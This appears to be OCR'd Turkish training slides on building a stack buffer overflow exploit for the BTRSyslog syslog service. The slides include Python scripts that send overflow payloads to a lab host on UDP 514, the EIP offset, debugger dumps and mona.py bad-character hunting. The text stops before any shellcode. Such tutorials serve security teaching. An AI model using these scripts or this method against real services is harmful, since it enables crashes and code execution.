
Register'lar
EIP = 0x65413565

Instruction'lar

Stack alanı

Pattern BTRSyslog sunucusuna gönderildiğinde yine hata aldık, ancak bu defa EIP değeri 0x65413565 oldu. Şimdi sıra bu verinin tam olarak hangi offset'te yer aldığını bulmaya gelirdi.

EIP REGISTER KONTROLÜ



```
root@kali: /usr/share/metasploit-framework/tools/exploit
File Edit View Search Terminal Help
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q 65413565
[*] Exact match at offset 136
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

`./pattern_offset.rb -q 65413565`

EIP REGISTER KONTROLÜ

- 136. offset değerinin doğruluğunu test etmek için şu formatta bir payload üretebiliriz:

`buffer = "A" * 136 + "B" * 4 + "C" * 60`

`AAAAAAAAAAAAAAAA...AAAAABBBCCCCCCCC...CCC`



EIP REGISTER KONTROLÜ


```
#!/usr/bin/python
import socket
buffer = "A" * 136 + "B" * 4 + "C" * 60

s=socket.socket (socket.AF_INET,socket.SOCK_DGRAM)
s.connect(('192.168.2.13', 514))
s.send(buffer)
s.close
```



EIP REGISTER KONTROLÜ

- Scriptimiz çalıştıktan sonra EIP register'ının 0X42424242 değerleri ile ezildiğini görüyoruz. Bu durumda EIP offset değerimizin doğruluğundan emin olabiliriz.



```
Registers (FPU)
EAX 00000003
ECX 00000001
EDX 00000002
EBX 024840C8
ESP 054DF86C
EBP 41414141
ESI 02452050
EDI 00000000
EIP 42424242
C 0 ES 002B 32bit 0<FFFFFFFF>
P 1 CS 0023 32bit 0<FFFFFFFF>
A 0 SS 002B 32bit 0<FFFFFFFF>
Z 1 DS 002B 32bit 0<FFFFFFFF>
S 0 FS 0053 32bit 7EFA6000<FFF>
T 0 GS 002B 32bit 0<FFFFFFFF>
D 0
O 0 LastErr ERROR_SUCCESS <00000000>
EFL 00010246 <NO,NB,E,BE,NS,PE,GE,LE>
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
```

STACK ALANI

- EIP register değerini manipüle ettikten sonra sıra belleğe kendi kodumuzu yazmaya geldi. İşe yarar bir shellcode'un boyutu 350-400 byte civarında olacaktır.
- EIP değerini ezmeden önce kullandığımız alan 136 byte olduğundan tercihimiz EIP register'ının ezildiği noktadan sonra shellcode'umuzu yerleştirmek olabilir.
- Ancak shellcode'umuzu yazdığımızda Stack alanının başlangıç sınırını aşmayacağımızdan emin olmamız lazım. Aksi takdirde payload'umuz yazılırken hata alırız ve daha kodumuz çalışmadan uygulama sonlanır.



STACK ALANI

```
#!/usr/bin/python
```

```
import socket
```

```
buffer = "A" * 136 + "B" * 4 + "C" * 460
```

```
s=socket.socket (socket.AF_INET,socket.SOCK_DGRAM)
```

```
s.connect(('192.168.2.13', 514))
```

```
s.send(buffer)
```

```
s.close
```

EIP'yi ezdiğimiz alandan sonra yeterli alan bulunup bulunmadığını test etmek için payload'umuza 460 byte'lık bir değer ekleyelim.

STACK ALANI

```
Registers <FPU>
EAX 00000003
ECX 00000001
EDX 00000002
EBX 0280290C
ESP 0624F12C ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
EBP 41414141
ESI 027C2040
EDI 027B7CB0
EIP 42424242
```

	Address	Hex dump
C 0	ES 002B 32bit 0<FFFFFFFF>	0624F10C 41 41 41 41 41
P 1	CS 0023 32bit 0<FFFFFFFF>	0624F114 41 41 41 41 41
A 0	SS 002B 32bit 0<FFFFFFFF>	0624F11C 41 41 41 41 41
Z 1	DS 002B 32bit 0<FFFFFFFF>	0624F124 41 41 41 41 42
S 0	FS 0053 32bit 7EFA6000<FFF>	0624F12C 43 43 43 43 43
		0624F134 43 43 43 43 43

[illegible]

Bu noktada 2 iyi haberimiz var:

- (1) Hata alındığında ESP register'ı payload'umuzun bir bölümüne işaret ediyor.**
- (2) 460 byte'lık veriyi stack'e yazabildik ve stack limitini aşmadık.**

STACK ALANI

Register'larımızdan birisinin payload'umuza işaret etmesi önemli çünkü:

- Modern işletim sistemlerinde ASLR uygulandığından stack alanımızın adresi her yüklemeye değişecektir. Bu yüzden payload'umuzu çalıştırabilmek için STACK adresine güvenemeyiz.
- Ancak uygulamanın bellek alanına yüklenen ve ASLR uygulanmayan bir modülün (yani bir başka DLL veya EXE imajının) içinde JMP ESP, CALL ESP, v.b. instruction'lar varsa bu modülün hafızaya yerleştiği alan her defasında sabit olacağından bu modülleri atlama noktası olarak kullanabiliriz.

KÖTÜ KARAKTERLER

- Gerçek payload'umuzu oluşturmaya başlamadan önce payload'umuzun belleğe yazılmasına engel olabilecek karakterlerin (bad chars) tespit edilmesi gerekmektedir.
- Bu karakterlerin en tipik olanı strcpy() gibi fonksiyonların belleğe yazmasına son vermesine neden olan "0x00" yani null byte değeridir. Ancak bunun dışında farklı değerler de soruna yol açabilir.
- Bu yüzden daha fazla ilerlemeden önce kötü karakterleri tespit etmemizde fayda var.



KÖTÜ KARAKTERLER

Kötü karakterleri tespit etmek için manuel yöntemi kullanabiliriz. Ancak "mona.py" script'inden faydalanacağız. Bunun için öncelikle "mona"nın çıktılarını yazabilmesi için bir dizin belirlememiz lazım.

```
OBADFOOD Writing value to configuration file
OBADFOOD Old value of parameter workingfolder = c:\logs\%p
OBADFOOD [+] Saving config file, modified parameter workingfolder
OBADFOOD New value of parameter workingfolder = c:\logs\%p
OBADFOOD
OBADFOOD [+] This mona.py action took 0:00:00.001000
```

```
!mona config -set workingfolder c:\logs\%p
```

```
!mona config -set workingfolder c:\logs\%p
```

KÖTÜ KARAKTERLER

"mona" ile "\x00" hariç tüm byte'ları içerecek bir bytearray oluşturuyoruz. "mona" bir "txt" bir de "bin" dosyası oluşturuyor.


```
OBADFOOD *** Note: parameter -b has been deprecated and replaced with -c
OBADFOOD Generating table, excluding 1 bad chars...
OBADFOOD Dumping table to file
OBADFOOD [+] Preparing output file 'bytearray.txt'
OBADFOOD   - Creating working folder c:\logs\BTRSyslog
OBADFOOD   - Folder created
OBADFOOD   - (Re)setting logfile c:\logs\BTRSyslog\bytearray.txt
OBADFOOD   "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x1
OBADFOOD   "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x3
OBADFOOD   "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x5
OBADFOOD   "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x7
OBADFOOD   "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x9
OBADFOOD   "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\x
OBADFOOD   "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x
OBADFOOD   "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x
OBADFOOD
OBADFOOD Done, wrote 255 bytes to file c:\logs\BTRSyslog\bytearray.txt
OBADFOOD Binary output saved in c:\logs\BTRSyslog\bytearray.bin
OBADFOOD
OBADFOOD [+] This mona.py action took 0:00:00.021000
```

!mona bytearray -b "\x00"

!mona bytearray -b "\x00"

KÖTÜ KARAKTERLER

"bin" dosyası "mona" ile bellek karşılaştırması için kullanacağımız dosya



"txt" dosyası ise exploit kodumuz içinde kullanılabilecek formatta veri içeriyor

KÖTÜ KARAKTERLER

```
#!/usr/bin/python
```

```
import socket
```

```
badchars =
```

```
("\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0a\\x0b\\x0c\\x0d\\x0e\\x0f\\x10\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f\\x20"
"\\x21\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f\\x30\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f\\x40"
"\\x41\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f\\x50\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f\\x60"
"\\x61\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f\\x70\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f\\x80"
"\\x81\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f\\x90\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f\\xa0"
"\\xa1\\xa2\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf\\xb0\\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf\\xc0"
"\\xc1\\xc2\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf\\xd0\\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf\\xe0"
"\\xe1\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef\\xf0\\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff")
```

```
buffer = "A" * 136 + "B" * 4 + badchars
```

```
s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
```

```
s.connect(('192.168.2.13', 514))
```

```
s.send(buffer)
```

```
s.close
```

"CC" payload'umuzun yerine "mona" ile oluşturduğumuz byte array'i yerleştirerek tekrar sunucumuza gönderiyoruz.

KÖTÜ KARAKTERLER

ESP register değerinin üzerinde sağ tıklayarak "Follow in Dump" seçeneğini seçiyoruz ve sol altta bu alandaki verileri görebiliyoruz. "\x09" byte'ından sonraki kesinti hemen göze çarpıyor. Ancak biz kötü karakterlerin tespitinde mona'dan da faydalanmayı göreceğiz.



Address	Hex dump	ASCII
06C3F450	01 02 03 04 05 06 07 08	1 2 3 4 5 6 7 8
06C3F458	09 00 4E 03 AC F4 C3 06	..N-ôÃ-
06C3F460	6C F4 C3 06 29 C2 9E 69	lôÃ-)Âi
06C3F468	40 AE 4E 03 D0 F4 C3 06	@N!GôÃ-
06C3F470	A5 BD A6 69 44 AD 4E 03	¥½ iD-N
06C3F478	00 00 00 00 00 00 00 00
06C3F480	00 00 00 00 64 66 44 03dfD
06C3F488	01 00 01 00 00 00 00 00
06C3F490	00 00 00 00 00 00 00 00
06C3F498	00 00 00 00 00 00 00 00
06C3F4A0	00 00 00 00 00 00 00 00

Code auditor and software assessment specialist needed

Registers (FPU)

EAX 00000003
ECX 00000001
EDX 00000002
EBX 03446630
ESP 06C3F450
EBP 41414141
ESI 034FC0C8
EDI 03446EAC
EIP 42424242

C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFA6000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR SUCCESS (00000000)

06C3F450 04030201 1 2
06C3F454 08070605 | 6
06C3F458 034E0009 ..N
06C3F45C 06C3F4AC -ôÃ-
06C3F460 06C3F46C lôÃ-
06C3F464 699EC229)Âi RETURN to mscorlib.699EC229
06C3F468 034EAE40 @N
06C3F46C 06C3F4D0 GôÃ-
06C3F470 69A6BDA5 ¥½|i RETURN to mscorlib.69A6BDA5
06C3F474 034EAD44 D-N
06C3F478 00000000
06C3F47C 00000000

Show source

Paused

KÖTÜ KARAKTERLER

```
06C3F480 00 00 00 00 64 66 44 05 ....dtd
06C3F488 01 00 01 00 00 00 00 00 ..
06C3F490 00 00 00 00 00 00 00 00 .....
06C3F498 00 00 00 00 00 00 00 00 .....
06C3F4A0 00 00 00 00 00 00 00 00 .....
```

```
!mona compare -f C:\logs\BTRSyslog\bytearray.bin -a 06C3F450
```

"mona"nın compare komutuyla oluşturduğumuz binary dosya ile bellek'te 0x06C3F450 adresinden başlayan alanı karşılaştırıyoruz. Mona bize 9. byte'tan sonra bozulma olduğunu \x00 ve \x0a karakterlerinin kötü karakter olduklarını söylüyor.

mona Memory comparison results

Address	Status	BadChars	Type	Location
0x06c3f450	Corruption after 9 bytes	00 0a	normal	Stack
0x06c3f450	Corruption after 1 bytes		unicode	Stack

```
!mona compare -f C:\logs\BTRSyslog\bytearray.bin -a 06C3F450
```

KÖTÜ KARAKTERLER

"\x0a" karakterini kötü karakter olarak belirlediğimiz için "mona" ile "\x00" ve "\x0a" hariç tüm byte'ları içerecek yeni bir bytearray oluşturuyoruz.

```
OBADFOOD *** NOTE: parameter -b has been deprecated and replaced with -e
OBADFOOD Generating table, excluding 2 bad chars...
OBADFOOD Dumping table to file
OBADFOOD [+] Preparing output file 'bytearray.txt'
OBADFOOD - (Re)setting logfile c:\logs\BTRSyslog\bytearray.txt
OBADFOOD "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
OBADFOOD Done, wrote 254 bytes to file c:\logs\BTRSyslog\bytearray.txt
OBADFOOD Binary output saved in c:\logs\BTRSyslog\bytearray.bin
OBADFOOD [+] This mona.py action took 0:00:00.020000
```

```
!mona bytearray -b "\x00\x0a"
```

```
!mona bytearray -b "\x00\x0a"
```

KÖTÜ KARAKTERLER

```
#!/usr/bin/python
```

```
import socket
```

```
badchars =
```

```
("\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0b\\x0c\\x0d\\x0e\\x0f\\x10\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f\\x20\\x21"
"\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f\\x30\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f\\x40\\x41"
"\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f\\x50\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f\\x60\\x61"
"\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f\\x70\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f\\x80\\x81"
"\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f\\x90\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f\\xa0\\xa1"
"\\xa2\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf\\xb0\\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf\\xc0\\xc1"
"\\xc2\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf\\xd0\\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf\\xe0\\xe1"
"\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef\\xf0\\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff")
```

```
buffer = "A" * 136 + "B" * 4 + badchars
```

```
s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
```

```
s.connect(('192.168.2.13', 514))
```

```
s.send(buffer)
```

```
s.close
```

"mona" ile oluşturduğumuz yeniden oluşturduğumuz "\\x00" ve "\\x0a" byte'larını içermeyen byte array'i yerleştirerek tekrar sunucumuza gönderiyoruz.

KÖTÜ KARAKTERLER

Yeni payload'umuzu denediğimizde ESP değerine tıklayarak "Follow in Stack" seçeneğini seçerek tekrar ESP'nin işaret ettiği bellek bölümündeki verileri aşağıda görebiliriz.



Address	Hex dump	ASCII
06A5F500	01 02 03 04 05 06 07 08	1 2 3 4 5 6 7 8
06A5F508	09 0B 0C 00 5C F5 A5 06	9 B C . \ö¥-
06A5F510	1C F5 A5 06 29 C2 9E 69	ö¥-)Äi
06A5F518	48 81 4D 03 80 F5 A5 06	HM€ö¥-
06A5F520	A5 BD A6 69 4C 80 4D 03	¥½ iL€M
06A5F528	00 00 00 00 00 00 00 00
06A5F530	00 00 00 00 A0 65 44 03 eD
06A5F538	01 00 01 00 00 00 00 00
06A5F540	00 00 00 00 00 00 00 00
06A5F548	00 00 00 00 00 00 00 00
06A5F550	00 00 00 00 00 00 00 00

Registers (FPU)

```
EAX 00000003
ECX 00000001
EDX 00000002
EBX 0344656C
ESP 06A5F500
EBP 41414141
ESI 034ACA18
EDI 03446DE8
EIP 42424242

C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFA6000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR SUCCESS (00000000)
```

```
06A5F500 04030201 1 2
06A5F504 08070605 1-0
06A5F508 000C0B09 .8..
06A5F50C 06A5F55C \ö¥-
06A5F510 06A5F51C ö¥-
06A5F514 699EC229 )Äi RETURN to mscorlib.699EC229
06A5F518 034D8148 HM
06A5F51C 06A5F580 €ö¥-
06A5F520 69A6BDA5 ¥½|i RETURN to mscorlib.69A6BDA5
06A5F524 034D804C L€M
06A5F528 00000000 ....
06A5F52C 00000000 ....
```

[20:52:29] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program

Paused

KÖTÜ KARAKTERLER

```
06A5F530 00 00 00 00 A0 65 44 05 .... eD
06A5F538 01 00 01 00 00 00 00 00 ..
06A5F540 00 00 00 00 00 00 00 00 .....
06A5F548 00 00 00 00 00 00 00 00 .....
06A5F550 00 00 00 00 00 00 00 00 .....
!mona compare -f C:\logs\BTRSyslog\bytearray.bin -a 06A5F500
[20:52:29] Access violation when executing [42424242] - us
```

Mona "\x0d" byte'ının da kötü karakter olduğunu belirledi.

mona Memory comparison results

Address	Status	BadChars	Type	Location
0x06a5f500	Corruption after 11 bytes	00 0a 0d	normal	Stack
0x06a5f500	Corruption after 1 bytes		unicode	Stack

!mona compare -f C:\logs\BTRSyslog\bytearray.bin -a 06A5F500

KÖTÜ KARAKTERLER

"\x0d" karakterini de kötü karakter olarak tanımlayarak yeni bir bytearray oluşturuyoruz.

```
OBADF00D *** Note: parameter -b has been deprecated and replaced with -
OBADF00D Generating table, excluding 3 bad chars...
OBADF00D Dumping table to file
OBADF00D [+] Preparing output file 'bytearray.txt'
OBADF00D - (Re)setting logfile c:\logs\BTRSyslog\bytearray.txt
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x
"\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x
"\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x
"\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x
"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x
